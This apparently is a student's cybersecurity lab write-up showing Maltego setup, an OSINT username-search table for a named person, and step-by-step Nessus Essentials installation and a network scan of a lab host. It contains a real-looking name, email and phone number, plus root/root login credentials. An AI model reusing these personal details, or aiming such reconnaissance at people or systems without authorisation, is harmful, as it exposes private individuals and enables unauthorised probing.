
SITE	USERNAME	CATEGORY	LINK
FriendFinder-X	Rishabh Rai	dating	https://www.friendfinder-x.com/profile/Rishabh Rai
instructables	Rishabh Rai	hobby	https://www.instructables.com/member/Rishabh Rai/
Internet Archive..	Rishabh Rai	misc	https://archive.org/search.php?query=Rishabh Rai

MALTEGO


Step 1:- Accept the term and Condition and Continue



The screenshot shows the Maltego 4.7.0 interface. On the left, there's a sidebar with options like "New", "Copy", "Paste", and "Investigate". The main area is titled "Configure Maltego". On the right, a large window displays the "LICENSE AGREEMENT: Please read and accept the following License Agreement." It includes the "General Terms and Conditions for Software Licenses and Accompanying Services" effective from November 2022. The text specifies that the terms apply to software distributed and accompanying services provided by Maltego Technologies GmbH. It also details the scope of the license, mentioning a worldwide, non-exclusive, non-transferable and non-sublicensable right to temporarily use the software. At the bottom of the window, there's a checkbox labeled "Accept" with a checked status. Below the checkbox are buttons for "< Back", "Next >", "Finish", and "Cancel".

Step 2:- Press Next Keep all thinks by default.




Step 3:- Click on NEW and Search at Entity Palette Domain



Step 4:- Drag and Drop The Domain To Graph

Step 5:- Change the Domain Name And Enter Search

Output:-




PRACTICAL NO 5: VULNERABILITY SCANNING

1. . Nessus


Step 1: Open Nessus web client. Click on “Connect Via SSL” link.




Step 2: Click on Continue.




Step 3: Select the “Register for Nessus Essentials” and Click on Continue.



Step 4:- Enter Email Address for Verification



Step 5:- Add Additional Detail and click on “Start Trial”




The image shows a screenshot of the Tenable Nessus "Create Account" page. The page has a dark blue header with the Tenable Nessus logo. Below the header, the title "Create Account" is displayed in white. A message encourages users to provide information to create an account and start their trial. The form consists of several input fields: "First Name" (Rishabh), "Last Name" (Rai), "Email" (cipofi@azuretechtalk.net), "Phone" (9321814588), "Title" (Mr.), "Company Name" (Sattvaengitech), and a dropdown menu for "Company Size" (set to "Company Size: 10-49"). At the bottom, there is a note about receiving email communications from Tenable.

Create Account


It looks like you don't have an account. Please provide the following information to create an account and start your trial.

First Name	Last Name
Rishabh	Rai
Email	
cipofi@azuretechtalk.net	
Phone	
9321814588	
Title	
Mr.	
Company Name	
Sattvaengitech	
Company Size	
Company Size: 10-49	

By registering for this trial license, Tenable may send you email communications regarding its products and services. You may opt out of receiving these communications at any time by using the unsubscribe link located in the footer of




Step 6:- Copy the Activation Code For Future and Click on “Continue”




Step 7:- Add Username and Password

Username=root

Password=root



Step 4: Wait for Initializing Nessus.



Step 5: Login

A screenshot of a login form. It has two fields: "Username *" containing "root" and "Password *" containing "root". To the right of the password field is a small eye icon for password visibility. At the bottom are two buttons: "Back" and "Submit".

Step 6: Click On New Scan

The screenshot shows the 'Scans' section of the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' box. The main area is titled 'My Scans' with a search bar and a table showing two scans:

Name	Scan Type	Schedule	Last Scanned
Sattva Engitech	Host Discovery	On Demand	Today at 11:21 AM
AD	Vulnerability	On Demand	October 9 at 6:02 PM

Step 7 :Go to the Vulnerabilities section and Select the Basic Network Scan

The screenshot shows the 'Scan Templates' section of the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' box. The main area is titled 'Scan Templates' with a search bar and a table showing various scan templates under 'DISCOVERY' and 'VULNERABILITIES' categories:

Category	Template	Description	
DISCOVERY	Host Discovery	A simple scan to discover live hosts and open ports.	
	VULNERABILITIES	Basic Network Scan	A full system scan suitable for any host.
		Credential Validation	Verify that host credential pairs for Windows & Unix successfully authenticate to scan targets.
		Advanced Scan	Configure a scan without using any recommendations.
		Advanced Dynamic Scan	Configure a dynamic plugin scan without recommendations.
VULNERABILITIES		Malware Scan	Scan for malware on Windows and Unix systems.
	Mobile Device Scan	Assess mobile devices via Microsoft Exchange or an MDM. <small>UPGRADE</small>	
	Web Application Tests	Scan for published and unknown web vulnerabilities using Nessus Scanner.	
	Credentialed Patch Audit	Authenticate to hosts and enumerate missing updates.	
	Active Directory Starter Scan	Look for misconfigurations in Active Directory.	
VULNERABILITIES	Find AI	AI, LLM, ML related detections and vulnerabilities.	

Step 8: Enter the Scan Name and Target IP Address and save

New Scan / Basic Network Scan

Back to Scan Templates

Settings **Credentials** **Plugins**

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Metasploit

Description:

Folder: My Scans

Targets: 192.168.0.230

Upload Targets Add File

Save Cancel

Step 9: Launch the Scan

My Scans

Import New Folder + New Scan

Search Scans 3 Scans

Name	Scan Type	Schedule	Last Scanned
Sattva Engitech	Host Discovery	On Demand	Today at 11:21 AM
AD	Vulnerability	On Demand	October 9 at 6:02 PM
Metasploit	Vulnerability	On Demand	N/A

Step 10: See the Results

Metasploit

Back to My Scans

Configure Launch Report Export

Hosts 0 Vulnerabilities 0 History 1

